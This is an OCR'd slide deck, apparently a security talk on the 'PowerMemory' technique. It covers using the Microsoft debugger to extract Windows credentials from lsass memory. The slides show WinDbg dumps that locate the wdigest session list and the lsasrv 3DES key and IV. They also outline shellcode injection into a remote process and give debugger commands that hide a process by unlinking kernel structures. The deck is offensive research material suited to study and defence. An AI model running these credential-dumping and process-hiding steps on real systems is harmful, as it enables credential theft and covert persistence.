
1. What is PowerMemory?
2. **Debug all the things**
3. Let’s get technical
4. Weaponization: integrated to Empire
5. Mitigations

# Debug all the things

@pabraeken - PA Braeken


# Yeah Jeffrey, let's automate the debugger!



# Why using the Microsoft debugger?

- Because it's a **Microsoft signed** application!




# First steps

```
0:000> db 000000f6d8d4eed0
000000f6`d8d4eed0  10 51 d1 d8 f6 00 00 00-b8 4d 5d c1 f8 7f 00 00   .Q.......M].....
000000f6`d8d4eee0  01 00 00 00 00 00 00 00-d0 ee d4 d8 f6 00 00 00   ................
000000f6`d8d4eef0  1c 53 1f 00 00 00 00 00-01 00 00 0a 0a 00 00 00   .S..............
000000f6`d8d4ef00  1a 00 1c 00 00 00 00 00-e0 39 d7 d8 f6 00 00 00   .........9......
000000f6`d8d4ef10  1e 00 20 00 00 00 00 00-70 37 d7 d8 f6 00 00 00   ........p7......
000000f6`d8d4ef20  34 00 38 00 00 00 00 00-70 73 d3 d8 f6 00 00 00   4.8.....ps......
000000f6`d8d4ef30  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00   ................
000000f6`d8d4ef40  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00   ................
```

```
0:000> dw 000000f6d8d4eed0
000000f6`d8d4eed0  5110 d8d1 00f6 0000 4db8 c15d 7ff8 0000
000000f6`d8d4eee0  0001 0000 0000 0000 eed0 d8d4 00f6 0000
000000f6`d8d4eef0  531c 001f 0000 0000 0001 0a00 000a 0000
000000f6`d8d4ef00  001a 001c 0000 0000 39e0 d8d7 00f6 0000
000000f6`d8d4ef10  001e 0020 0000 0000 3770 d8d7 00f6 0000
000000f6`d8d4ef20  0034 0038 0000 0000 7370 d8d3 00f6 0000
000000f6`d8d4ef30  0000 0000 0000 0000 0000 0000 0000 0000
000000f6`d8d4ef40  0000 0000 0000 0000 0000 0000 0000 0000
```

```
0:000> dd 000000f6d8d4eed0
000000f6`d8d4eed0  d8d15110 000000f6 c15d4db8 00007ff8
000000f6`d8d4eee0  00000001 00000000 d8d4eed0 000000f6
000000f6`d8d4eef0  001f531c 00000000 0a000001 0000000a
000000f6`d8d4ef00  001c001a 00000000 d8d739e0 000000f6
000000f6`d8d4ef10  0020001e 00000000 d8d73770 000000f6
000000f6`d8d4ef20  00380034 00000000 d8d37370 000000f6
000000f6`d8d4ef30  00000000 00000000 00000000 00000000
000000f6`d8d4ef40  00000000 00000000 00000000 00000000
```

```
0:000> du 000000f6d8d4eed0
000000f6`d8d4eed0  "pabraeken@gmail.com"
```

# Symbols loading…

```
0:000> dd wdigest!l_LogSessList
00000f6d`8d4fee77  ???????? ???????? ???????? ????????
00000f6d`8d4fee87  ???????? ???????? ???????? ????????
00000f6d`8d4fee97  ???????? ???????? ???????? ????????
00000f6d`8d4feea7  ???????? ???????? ???????? ????????
00000f6d`8d4feeb7  ???????? ???????? ???????? ????????
00000f6d`8d4feec7  ???????? ???????? ???????? ????????
00000f6d`8d4feed7  ???????? ???????? ???????? ????????
00000f6d`8d4feee7  ???????? ???????? ???????? ????????
```

Loading symbols…

```
0:000> dd wdigest!l_LogSessList
000000f6`d8d4ee77  00000000 00000000 000a6c00 00000000
000000f6`d8d4ee87  0080c000 00000000 00000100 00000000
000000f6`d8d4ee97  00000200 00000000 00000000 00000000
000000f6`d8d4eea7  00000000 00000000 00000100 00000000
000000f6`d8d4eeb7  d33d7000 0000f6d8 00000000 00000000
000000f6`d8d4eec7  5776ae00 002d00da d1511090 0000f6d8
000000f6`d8d4eed7  5d4db800 007ff8c1 00000100 00000000
000000f6`d8d4eee7  d4eed000 0000f6d8 1f531c00 00000000
```

# Get-FreeSymbols

- **Symbols are free!** http://msdl.microsoft.com/download/symbols
- LIST_ENTRY which contains domain, user and password information →
  - **l_LogSessList**

  Key (nt5) →
  - **g_pDesXKey**: DES-X key

  and **g_Feedback**
- Key (nt6,nt10)→
  - **h3DesKey**: Triple DES key
  - **AesKey**: AES key

  and **InitializationVector**

# TOC

1. What is PowerMemory?
2. Debug all the things
3. **Let's get technical**
4. Weaponization: integrated to Empire
5. Mitigations

# Let’s get technical

# Passwords!

User land

# Digest Security Support Provider

The **Digest** Security Support Provider is one of the defaults component that interact with the Security Support Provider Interface Architecture (SSPI). As Microsoft tell to us, "*Digest Authentication is an industry standard that, beginning with Windows 2000, is used for Lightweight Directory Access Protocol (LDAP) and web authentication. Digest Authentication transmits credentials across the network as an MD5 hash or message digest. Digest SSP (Wdigest.dll) is used for the following:*

- *Internet Explorer (IE) and Internet Information Services (IIS) access*
- *LDAP queries*

*Location: %windir%\Windows\System32\Digest.dll*"

(Security Support Provider Interface Architecture https://technet.microsoft.com/en- us/library/dn169026(v=ws.10).aspx#BKMK_DigestSSP)


It is **used everywhere** for **Single-Sign-On** (SSO) in a corporate company.

# Steal the bytes


- Dumping lsass (locally or remotely).
- Convert hiberfil.sys to dump file.
- BSOD! and get the crash dump file.
- Leverage the Hypervisor! (works for Hyper-V and VMWare).
- Access lsass process in kernel mode.

# Did you say hypervisor? No need to be an Administrator, you have a virtual problem

Not still domain admin and you are a Hyper-V/VMWare operator? Seriously?




# Yes containers too!



# Can you see the password?

- 0:000> dd 0252e020
- 00000000`0252e020  0252e4a0 00000000 fc7812c0 000007fe
- 00000000`0252e030  00000001 00000000 0252e020 00000000
- 00000000`0252e040  91e505e3 00000000 00001001 0000000a
- 00000000`0252e050  000e000c 00000000 03350500 00000000
- 00000000`0252e060  00120010 00000000 03350b40 00000000
- 00000000`0252e070  00180014 00000000 033503c0 00000000
- 00000000`0252e080  00180016 00000000 03350c40 00000000
- 00000000`0252e090  00260024 00000000 025bfe00 00000000

# Where is Waldo?



# Find Waldo!

```
0:000> dd 0252e020
00000000`0252e020  0252e4a0 00000000 fc7812c0 000007fe
00000000`0252e030  00000001 00000000 0252e020 00000000
00000000`0252e040  91e505e3 00000000 00001001 0000000a
00000000`0252e050  000e000c 00000000 03350500 00000000
00000000`0252e060  00120010 00000000 03350b40 00000000
00000000`0252e070  00180014 00000000 033503c0 00000000
00000000`0252e080  00180016 00000000 03350c40 00000000
00000000`0252e090  00260024 00000000 025bfe00 00000000
```

Next entry
Previous entry
This address
LUID address
Username address
Netbios domain name address
Encrypted Password address
Domain name address
Username@domain address

**MaxLength**
**MinLength**

# Find Waldo!

```
0:000> dd 0252e020
00000000`0252e020  0252e4a0 00000000 fc7812c0 000007fe
00000000`0252e030  00000001 00000000 0252e020 00000000
00000000`0252e040  91e505e3 00000000 00001001 0000000a
00000000`0252e050  000e000c 00000000 03350500 00000000
00000000`0252e060  00120010 00000000 03350b40 00000000
00000000`0252e070  00180014 00000000 033503c0 00000000
00000000`0252e080  00180016 00000000 03350c40 00000000
00000000`0252e090  00260024 00000000 025bfe00 00000000
```

Next entry
Previous entry
This address
LUID
Username
Netbios domain name address
Encrypted Password address
Domain name address
Username@domain address

**MaxLength**
**MinLength**

```
0:000> dd lsasrv!h3DesKey
000007fe`fda8e7e0  001e0000 00000000 00000000 00000000
000007fe`fda8e7f0  6e33d67b 53104e04 d103fc79 d92191bd
000007fe`fda8e800  002a0d90 00000000 ffffffff 00000000
000007fe`fda8e810  00000000 00000000 00000000 00000000
000007fe`fda8e820  00000000 00000000 fd99b0d0 000007fe
000007fe`fda8e830  fd9fa1f0 000007fe fd99b0d0 000007fe
000007fe`fda8e840  fd9608a0 000007fe fd99b0d0 000007fe
000007fe`fda8e850  fd9fa1f0 000007fe fd99b0d0 000007fe
0:000> dd 001e0000
00000000`001e0000  00000020 55555552 002751f0 00000000
00000000`001e0010  001e0020 00000000 00000000 00000000
00000000`001e0020  000001bc 4d53534b 00010005 00000001
00000000`001e0030  00000008 000000a8 00000018 bd00c989
00000000`001e0040  2a089930 919bc481 722179b2 016a665d
00000000`001e0050  424f0046 24086804 4b8bc201 1cc048c0
00000000`001e0060  03040341 88642478 8a054040 10440054
00000000`001e0070  43890500 1c241c00 06078080 10744498
0:000> dd 001e0020
00000000`001e0020  000001bc 4d53534b 00010005 00000001
00000000`001e0030  00000008 000000a8 00000018 bd00c989
00000000`001e0040  2a089930 919bc481 722179b2 016a665d
00000000`001e0050  424f0046 24086804 4b8bc201 1cc048c0
00000000`001e0060  03040341 88642478 8a054040 10440054
00000000`001e0070  43890500 1c241c00 06078080 10744498
00000000`001e0080  80008c02 50248ca0 06804544 10b0084c
00000000`001e0090  04048648 40301080 804e468a 60086814
```

→ Key is 0x18 bytes : bd00c989 2a089930 919bc481 722179b2 016a665d 424f0046

Key transformed little-endiand with db command

89 c9 00 bd 30 99 08 2a 81 c4 9b 91-b2 79 21 72 5d 66 6a 01 46 00 4f 42

Size

Tag « KSSM »

Tag « MSSK »

« The » key

# And finally

- 0:000> db lsasrv!InitializationVector
- 000007fe`fcf9e7f0  f0 dd 9a c5 1d c3 ed 92-d9 3e cc fa d0 c5 b7 c1  .........>......
- 000007fe`fcf9e800  10 31 3e 00 00 00 00 00-ff ff ff ff 00 00 00 00  .1>.............
- 000007fe`fcf9e810  00 00 00 00 00 00 00 00-0c 10 00 00 00 00 00 00  ................
- 000007fe`fcf9e820  00 00 00 00 00 00 00 00-d0 b0 ea fc fe 07 00 00  ................
- 000007fe`fcf9e830  f0 a1 f0 fc fe 07 00 00-d0 b0 ea fc fe 07 00 00  ................
- 000007fe`fcf9e840  c0 08 e7 fc fe 07 00 00-d0 b0 ea fc fe 07 00 00  ................
- 000007fe`fcf9e850  f0 a1 f0 fc fe 07 00 00-d0 b0 ea fc fe 07 00 00  ................
- 000007fe`fcf9e860  c0 03 e7 fc fe 07 00 00-80 04 e7 fc fe 07 00 00  ................

# Demo!

# Inject a shellcode in a remote process and execute it

User land

# We need information

- A memory **executable** zone.
- A **null padding zone** in the memory executable zone to inject our shellcode in.
- The **address of the null padding zone** where we injected our shellcode.

# How to get the information?

We need to parse the PE executable loaded in memory

- The **address** of the **module loaded** to inject
- From the module address, the **PE Header address** (we found in the MS-DOS header) which is at [(module loaded address)+3C] address
- From the PE Header address which is 24 bytes, the **size** of the **optional header**, in bytes
- From the Optional Header, the **Section Table structure** which follows immediately the Optional Header
- From the section table,
  - The **virtual size**
  - The **virtual address**
  - The **raw data pointer**

**Then** "r @rip=0x$moduleAddress"

# Demo!


# Kernel stuff

## Kernel land

# Hide a process by manipulating the bytes (not API) with PowerShell and a Microsoft debugger

```
"f $FLINK+0x8 L4 0x$($BLINK.Substring(17,2)) 0x$($BLINK.Substring(15,2))
0x$($BLINK.Substring(13,2)) 0x$($BLINK.Substring(11,2))"

"f $thisProcessLinks+0x8 L4 0x$($thisProcessLinks.Substring(17,2))
0x$($thisProcessLinks.Substring(15,2)) 0x$($thisProcessLinks.Substring(13,2))
0x$($thisProcessLinks.Substring(11,2))"
```




```
"f $BLINK L4 0x$($FLINK.Substring(17,2)) 0x$($FLINK.Substring(15,2))
0x$($FLINK.Substring(13,2)) 0x$($FLINK.Substring(11,2))"

"f $thisProcessLinks L4 0x$($thisProcessLinks.Substring(17,2))
0x$($thisProcessLinks.Substring(15,2)) 0x$($thisProcessLinks.Substring(13,2))
0x$($thisProcessLinks.Substring(11,2))"
```

# Demo!

# TOC

1. What is PowerMemory?
2. Debug all the things
3. Let’s get technical
4. **Weaponization: integrated to Empire**
5. Mitigations

# Weaponization: integration to Empire attack framework

In real world

@pabraeken - PA Braeken

# Empire

*“Empire is a pure built on cryptologically-secure communications and a flexible architecture. Empire implements the ability to run PowerShell agents without needing powershell.exe, rapidly deployable post-exploitation modules ranging from key loggers to Mimikatz, and adaptable communications to evade network detection, all wrapped up in a usability-focused framework.”*

